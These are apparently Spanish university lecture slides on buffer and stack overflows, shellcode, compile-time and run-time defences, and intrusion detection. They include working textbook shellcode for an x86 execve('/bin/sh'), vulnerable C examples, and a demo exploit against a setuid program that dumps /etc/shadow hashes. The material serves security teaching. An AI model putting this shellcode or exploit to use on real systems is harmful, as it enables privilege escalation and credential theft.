
- Se produce cuando el buffer se encuentra en la pila
  - También conocido como stack smashing
  - Utilizado por el gusano Morris
- Siguen siendo ampliamente explotados
- Stack frame
  - Cuando una función llama a otra, necesita un lugar para guardar la dirección de retorno
  - También necesita ubicaciones para guardar los parámetros que se pasarán a la función llamada y posiblemente guardar valores de registro

Stack Frame



MISum

¿Cómo es Cargado un Programa?



MISum

Ejemplo Básico de Stack Overflow

```
void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```


(a) Basic stack overflow C code

```
$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "41424344454647485152535455565758616263646566676
8e8ffffbf948304080a4e4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)
```

(b) Basic stack overflow example runs

MISum

Ejemplo Básico de Stack Overflow



MISum

Otro Ejemplo de Stack Overflow

```
void gctinp(ohar *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof (buf));
    display(buf);
    printf("buffer3 done\n");
}
```

(a) Another stack overflow C code

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

(b) Another stack overflow example runs

MISum

Funciones C inseguras

gets(char *str)	Lee una línea desde la entrada estandar y la almacena en la variable str
sprintf(char *str, char *format, ...)	Crear una cadena de acuerdo con el formato y las variables proporcionadas
strcat(char *dest, char *src)	Añade el contenido de la cadena str a la cadena dest
strcpy(char *dest, char *src)	Copia contenido de la cadena str a la cadena dest
vsprintf(char *str, char *fmt, va_list ap)	Crear una cadena str de acuerdo con el formato y las variables proporcionadas

MISum

Shellcode

- Código usado por el atacante
  - A menudo se guarda en el búfer que se desborda
  - Tradicionalmente transfería el control a un intérprete de línea de comandos de usuario (shell)
- Código máquina
  - Específico para el procesador y el sistema operativo
  - Tradicionalmente se necesitaban buenas habilidades de lenguaje ensamblador para crear
  - Más recientemente, se han desarrollado una serie de sitios y herramientas que automatizan este proceso
- Proyecto Metasploit
  - Proporciona información útil a las personas que realizan la test de penetración, desarrollo de la firma IDS e investigan sobre exploiting

Ejemplo de Shellcode en Unix

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];


    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
      nop
      nop                    //end of nop sled
      jmp find               //jump to end of code
cont: pop %esi               //pop address of sh off stack into %esi
      xor %eax, %eax         //zero contents of EAX
      mov %al, 0x7(%esi)     //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx       //load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi)     //save address of sh in args [0] (%esi+8)
      mov %eax,0xc(%esi)     //copy zero to args[1] (%esi+c)
      mov $0xb,%al           //copy execve syscall number (11) to AL
      mov %esi,%ebx          //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx     //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx     //copy address of args[1] (%esi+c) to %edx
      int $0x80              //software interrupt to execute syscall
find: call cont              //call cont which saves next address on stack
sh:   .string "/bin/sh"      //string constant
args: .long 0                //space used for args array
      .long 0                //args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90  90  eb  1a  5e  31  c0  88  46  07  8d  1e  89  5e  08  89
46  0c  b0  0b  89  f3  8d  4e  08  8d  56  0c  cd  80  e8  e1
ff  ff  ff  2f  62  69  6e  2f  73  68  20  20  20  20  20  20
```

(c) Hexadecimal values for compiled x86 machine code

MISum

Instrucciones comunes en ensamplador x86

MOV src, dest	copiar (mover) el valor de src a dest
LEA src, dest	copie la dirección (Load effective address) de src en dest
ADD/SUB src, dest	Sumar o restar el valor en src desde dest dejando el resultado en dest
AND/OR/XOR src, dest	y/o/xor lógico del valor src con dest, dejando el resultado en dst
CMP val1, val2	compara val1 and val2, estableciendo los flags de la CPU según sea necesario
JMP/JZ/JNZ addr	Salta siempre/salta si es cero/salta si no es cero a la dirección addr
PUSH src	inserta el valor src en el stack
POP dest	extrae el valor de la cima de la pila y lo almacena en dest
CALL addr	llama a la función que se encuentra en la dirección addr
LEAVE	limpia el marco de stack creado antes de salir de la función
RET	volver de una función
INT num	interrupción software para acceder a funcionalidades del Sistema operative (Llamadas al Sistema)
NOP	no hace nada

MISum

Registros x86

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	%ax	%ah	%al	Acumuladores utilizados para operaciones aritméticas y de E/S y ejecutar llamadas de interrupción
%ebx	%bx	%bh	%bl	Registros base utilizados para acceder a la memoria, pasar argumentos de llamada al sistema y devolver valores
%ecx	%cx	%ch	%cl	Registros de contador
%edx	%dx	%dh	%dl	Registros de datos utilizados para operaciones aritméticas, llamadas de interrupción y operaciones de E/S
%ebp				Puntero base que contiene la dirección del marco de pila actual
%eip				Puntero de instrucción o contador de programa que contiene la dirección de la siguiente instrucción que se ejecutará
%esi				Registro de índice de origen utilizado como puntero para operaciones de cadena o matriz
%esp				Puntero de pila que contiene la dirección de la parte superior de la pila

Ejemplo de Ataque Stack Overflow

```
$ dir -l buffer4
-rwsr-xr-x    1 root    knoppix          16571 Jul 17 10:49 buffer4


$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"202020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...
```

MISum

Variantes de Stack Overflow

- El programa objetivo puede ser:
  - Una utilidad de sistema de confianza
  - Demonio de servicio de red
  - Código de librería de uso común

- Funciones de shellcode
  - Iniciar una shell remoto cuando se conecte el atacante
  - Crear una shell inverso que se conecte al atacante (de forma inversa)
  - Usar exploits locales que establezcan una shell
  - Vaciar las reglas de firewall que actualmente bloquean otros ataques
  - Salir de un entorno chroot (ejecución restringida), dando acceso completo al sistema

MISum

Defensas contra Buffer Overflow

- Los desbordamientos de búfer son ampliamente explotados
- Dos enfoques generales de defensa
  - En tiempo de compilación
    - Tienen por objetivo fortificar las problemas. Sin embargo, los programas existentes requieren ser compilados de nuevo para incluir estas defensas
  - En tiempo de ejecución
    - Se pretende fortificar los programas sin necesidad de Volver a compilar. En su mayoría, son medidas introducidas por el Sistema operativo

Defensas en tiempo de compilación: lenguajes de programación

- Lenguaje moderno de alto nivel
  - No es vulnerable a los ataques de desbordamiento de buffer
  - El compilador aplica comprobaciones de rango y operaciones permitidas en variables

- **Desventajas**
  - Se debe ejecutar código adicional en tiempo de ejecución para imponer comprobaciones
  - La flexibilidad y la seguridad tienen un costo en el uso de recursos
  - La distancia del lenguaje de máquina y la arquitectura subyacentes significa que se pierde el acceso a algunas instrucciones y recursos de hardware.
  - Limita su utilidad para escribir código, como controladores de dispositivo, que deben interactuar con dichos recursos.

MISum

Defensas en tiempo de compilación: técnicas de codificación seguras

- Los diseñadores de C pusieron mucho más énfasis en la eficiencia del espacio y las consideraciones de rendimiento que en la seguridad del tipo
  - Se supone que los programadores ejercerían el debido cuidado al escribir el código
- Los programadores necesitan inspeccionar el código y reescribir cualquier código inseguro
  - Un ejemplo de esto es el proyecto Open BSD
- Los programadores han auditado la base de código existente, incluido el sistema operativo, las bibliotecas estándar y las utilidades comunes.
  - Esto ha resultado en lo que es ampliamente considerado como uno de los sistemas operativos más seguros de uso generalizado.

MISum

Ejemplo de Código C inseguro

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil);         /* read length of binary data */
    fread(to, 1, len, fil);         /* read len bytes of binary data
    return len;
}
```

(b) Unsafe byte input

MISum

Defensas en tiempo de compilación: extensiones de lenguaje/librerías seguras

- El manejo de la memoria asignada dinámicamente es más problemático porque la información de tamaño no está disponible en tiempo de compilación
  - Requiere una extensión y el uso de rutinas de biblioteca
    - Los programas y bibliotecas necesitan ser recompilados
    - Es probable que tenga problemas con aplicaciones de terceros
- La preocupación con C es el uso de rutinas de biblioteca estándar inseguras
  - Un enfoque ha sido reemplazarlos con variantes más seguras.
    - Libsafe es un ejemplo
    - La librería se implementa como una librería dinámica organizada para cargarse antes que las librería estándar existentes

MISum

Defensas en tiempo de compilación: protección de pila

- Añade código de entrada y salida de la función para verificar la pila en busca de signos de corrupción
- Usar canary/cookie aleatorio
  - El valor debe ser impredecible
  - Debe ser diferente en diferentes aplicaciones y ejecuciones
- Stackshield and Return Address Defender (RAD)
  - Extensiones de GCC que incluyen código de entrada y salida de funciones
    - Al entrar a una función escribe una copia de la dirección de retorno en una región segura de la memoria
    - Al salir de una función comprueba la dirección de retorno en el marco de pila con la copia guardada
    - Si se se observa que el valor ha cambiado, se cierra el programa

Defensas en tiempo de ejecución: Protección del espacio de direcciones ejecutable

- **Usar la compatibilidad con la memoria virtual para hacer que algunas regiones de memoria no sean ejecutables**
  - Requiere soporte de la unidad de administración de memoria (MMU)
  - Existió durante mucho tiempo en los sistemas SPARC/Solaris
  - Reciente en sistemas x86 Linux/Unix/Windows
- **Problemas**
  - Compatibilidad con código de pila ejecutable
  - Se necesitan disposiciones especiales

MISum

Defensas en tiempo de ejecución: aleatorización del espacio de direcciones

- Manipular la ubicación de estructuras de datos
  - Stack, heap, datos globales
  - Uso de desplazamientos aleatorios para cada proceso
  - El Amplio rango de direcciones de memoria en sistemas modernos tiene como resultado que el impacto de esta tecnica en el uso de memoria es insignificante
- Aleatorizar la ubicación de los buffers en el heap
- Ubicación aleatoria de las funciones de la librería estándar

MISum

Defensas en tiempo de ejecución: Páginas de guardia

- Agregar páginas de protección entre regiones críticas de la memoria
  - Marcado en MMU como direcciones ilegales
  - Cualquier intento de acceso provocará una excepción en el proceso
- Otras extensiones colocan páginas de protección Entre marcos de stack y búferes de heap
  - Costo en tiempo de ejecución para soportar la gran cantidad de asignaciones de páginas necesarias

MISum

Reemplazo del marco de pila

- **Variante que sobrescribe el buffer y la dirección del puntero base guardado**
  - El valor del puntero base es cambiado para referenciar a un marco de pila falso
  - La función actual retorna a donde apunta el marco de pila falso
  - El control se transfiere al shellcode en el buffer sobrescrito
- **Ataques Off-by-one**
  - Error de codificación que permite copiar un byte más del espacio disponible
- **Defensas**
  - Cualquier mecanismo de protección de pila para detectar modificaciones en el marco de pila o en la dirección de retorno por código de salida de la función
  - Usar pilas no ejecutables
  - Aleatorización de la pila en la memoria y de las bibliotecas del sistema

MISum

Return to System Call

- Variante de Stack overflow que reemplaza la dirección de retorno por una función de biblioteca estándar
  - Respuesta a las defensas de pila no ejecutables
  - El atacante construye los parámetros adecuados en la pila por encima de la dirección de retorno
  - Cuando la función actual termina, se acaba llamando a la función de la librería estandar
  - Es posible que el atacante necesite la dirección exacta del búfer
  - Incluso se pueden encadenar dos o mas llamadas a la biblioteca

MISum

- **Defensas**
  - Cualquier mecanismo de protección de pila para detectar modificaciones en el marco de pila o en la dirección de retorno
  - Usar pilas no ejecutables
  - Aleatorización de la pila en la memoria y de las bibliotecas del sistema

Heap Overflow

- Ataque de buffer overflow en el heap
  - Por lo general, se encuentra encima del código del programa
  - Los programas solicitan memoria para usarla en estructuras de datos dinámicas (como listas vinculadas de registros)
- No hay dirección de retorno
  - Por lo tanto, no es fácil transferir el control
  - Puede tener punteros de función que se pueden explotar
  - O manipular estructuras de datos de gestión de memoria
- Defensas
  - Hacer que el heap no sea ejecutable
  - Aleatorización de la asignación de memoria en el heap

MISum

Contenidos

- Buffer Overflow
  - Introducción
  - Ejemplos
- Stack Overflow
  - Introducción
  - Ejemplos
  - Repaso de conceptos de x86
  - Funciones de C no seguras
  - Mecanismos de protección
- **Técnicas Inteligentes para la Prevención**
  - **Sistemas de Detección de Intrusiones basado en Host**
  - **Sistemas de Detección de Intrusiones basado en Red**

Técnicas inteligentes para la prevención

- **Intrusión de seguridad**:
  - Acto no autorizado de eludir los mecanismos de seguridad de un sistema

- **Detección de intrusos**:
  - Una función de hardware o software que recopila y analiza información de varias áreas dentro de una computadora o una red para identificar posibles intrusiones de seguridad


Intrusion Detection System (IDS)

- **IDS basado en host (HIDS)**
  - Supervisa las características de un solo host en busca de actividades sospechosas
- **IDS basado en red (NIDS)**
  - Supervisa el tráfico de red y analiza los protocolos de red, transporte y aplicaciones para identificar actividades sospechosas
- **IDS distribuido o híbrido**
  - Combina la información de una serie de sensores, a menudo tanto en el host como en la red, en un analizador central que es capaz de identificar y responder mejor a la actividad de intrusión

- Consta de tres componentes lógicos:
  - Sensores: recopilan datos
  - Analizadores: determinan si se ha producido una intrusión
  - Interfaz de usuario: ver la salida o controlar el comportamiento del sistema

MISum

Comportamiento del intruso y de los usuarios autorizados



MISuli

Requisitos de un IDS

- Continuamente en ejecución
- Ser tolerante a los fallos
- Robusto al ataque
- Mínima sobrecarga del sistema
- Configurado de acuerdo con las políticas de seguridad del sistema
- Adaptarse a los cambios en los sistemas y los usuarios
- Escalable para supervisar un gran número de sistemas
- Permitir la reconfiguración dinámica

MISum

Enfoques de análisis

- **Detección de anomalías**
- Implica la recopilación de datos relacionados con el comportamiento de usuarios legítimos durante un período de tiempo
- El comportamiento observado actual se analiza para determinar si este comportamiento es el de un usuario legítimo o el de un intruso

- **Detección de firma/heurística**
- Utiliza un conjunto de patrones de datos malintencionados conocidos o reglas de ataque que se comparan con el comportamiento actual
- También conocida como detección de uso indebido
- Solo puede identificar ataques conocidos para los que tiene patrones o reglas

MISum

Detección de anomalías

- Se utilizan diversos enfoques de clasificación:
  - **Estadísticos**
    - Análisis del comportamiento observado mediante modelos univariantes, multivariados o de series temporales de métricas observadas
  - **Basado en el conocimiento**
    - Estos enfoques utilizan un sistema experto que clasifica el comportamiento observado de acuerdo con un conjunto de reglas que modelan el comportamiento legítimo
  - **Machine Learning o Deep Learning**
    - Estos enfoques determinan automáticamente un modelo de clasificación adecuado a partir de los datos de entrenamiento mediante técnicas de minería de datos

Detección de firma o heurística

- **Enfoques de firma**
  - Estos enfoques tratan de encontrar coincidencias de las muestras de un tráfico de red o de un binario con los patrones almacenados en una base de datos
  - Las firmas deben ser lo suficientemente grandes como para minimizar la tasa de falsas alarmas, al tiempo que se detecta una fracción suficientemente grande de datos maliciosos
  - Ampliamente utilizado en productos antivirus, proxies de escaneo de tráfico de red y en NIDS
- **Identificación heurística basada en reglas**
  - Implica el uso de reglas para identificar malware conocidas o malware que explotarían debilidades conocidas.
  - También se pueden definir reglas que identifiquen comportamientos sospechosos, incluso cuando el comportamiento está dentro de los límites de los patrones de uso establecidos
  - Normalmente, las reglas utilizadas son específicas
  - SNORT es un ejemplo de un NIDS basado en reglas

IDS basado en host (HIDS)

- Agrega una capa especializada de software que aporta seguridad a sistemas vulnerables o sensibles
- Puede utilizar enfoques de anomalías o de firma y heurísticos
- Supervisa la actividad para detectar comportamientos sospechosos
  - El objetivo principal es detectar intrusiones, registrar eventos sospechosos y enviar alertas
  - Puede detectar intrusiones externas e internas

Fuentes de datos y sensores

- Un componente fundamental de la detección de intrusos es el sensor que recopila datos
- Las fuentes de datos comunes incluyen:
  - Seguimientos de llamadas al sistema
  - Registros de auditoría (archivo de registro)
  - Sumas de comprobación de integridad de archivos
  - Acceso al registro

Llamadas al sistema Linux y archivos DLL de Windows supervisados

- **Llamadas al sistema Ubuntu Linux**
  - accept, access, acct, adjtime, aiocancel, aioread, aiowait, aiowrite, alarm, async_daemon, auditsys, bind, chdir, chmod, chown, chroot, close, connect, creat, dup, dup2, execv, execve, exit, exportfs, fchdir, fchmod, fchown, fchroot, fcntl, flock, fork, fpathconf, fstat, fstat, fstatfs, fsync, ftime, ftruncate, getdents, getdirentries, getdomainname, getdopt, getdtablesize, getfh, getgid, getgroups, gethostid, gethostname, getitimer, getmsg, getpagesize, getpeername, getpgrp, getpid, getpriority, getrlimit, getrusage, getsockname, getsockopt, gettimeofday, getuid, gtty, ioctl, kill, killpg, link, listen, lseek, lstat, madvise, mctl, mincore, mkdir, mknod, mmap, mount, mount, mprotect, mpxchan, msgsys, msync, munmap, nfs_mount, nfssvc, nice, open, pathconf, pause, pcfs_mount, phys, pipe, poll, profil, ptrace, putmsg, quota, quotactl, read, readlink, readv, reboot, recv, recvfrom, recvmsg, rename, resuba, rfssys, rmdir, sbreak, sbrk, select, semsys, send, sendmsg, sendto, setdomainname, setdopt, setgid, setgroups, sethostid, sethostname, setitimer, setpgid, setpgrp, setpgrp, setpriority, setquota, setregid, setreuid, setrlimit, setsid, setsockopt, settimeofday, setuid, shmsys, shutdown, sigblock, sigpause, sigpending, sigsetmask, sigstack, sigsys, sigvec, socket, socketaddr, socketpair, sstk, stat, stat, statfs, stime, stty, swapon, symlink, sync, sysconf, time, times, truncate, umask, umount, uname, unlink, unmount, ustat, utime, utimes, vadvise, vfork, vhangup, vlimit, vpixsys, vread, vtimes, vtrace, vwrite, wait, wait3, wait4, write, writev

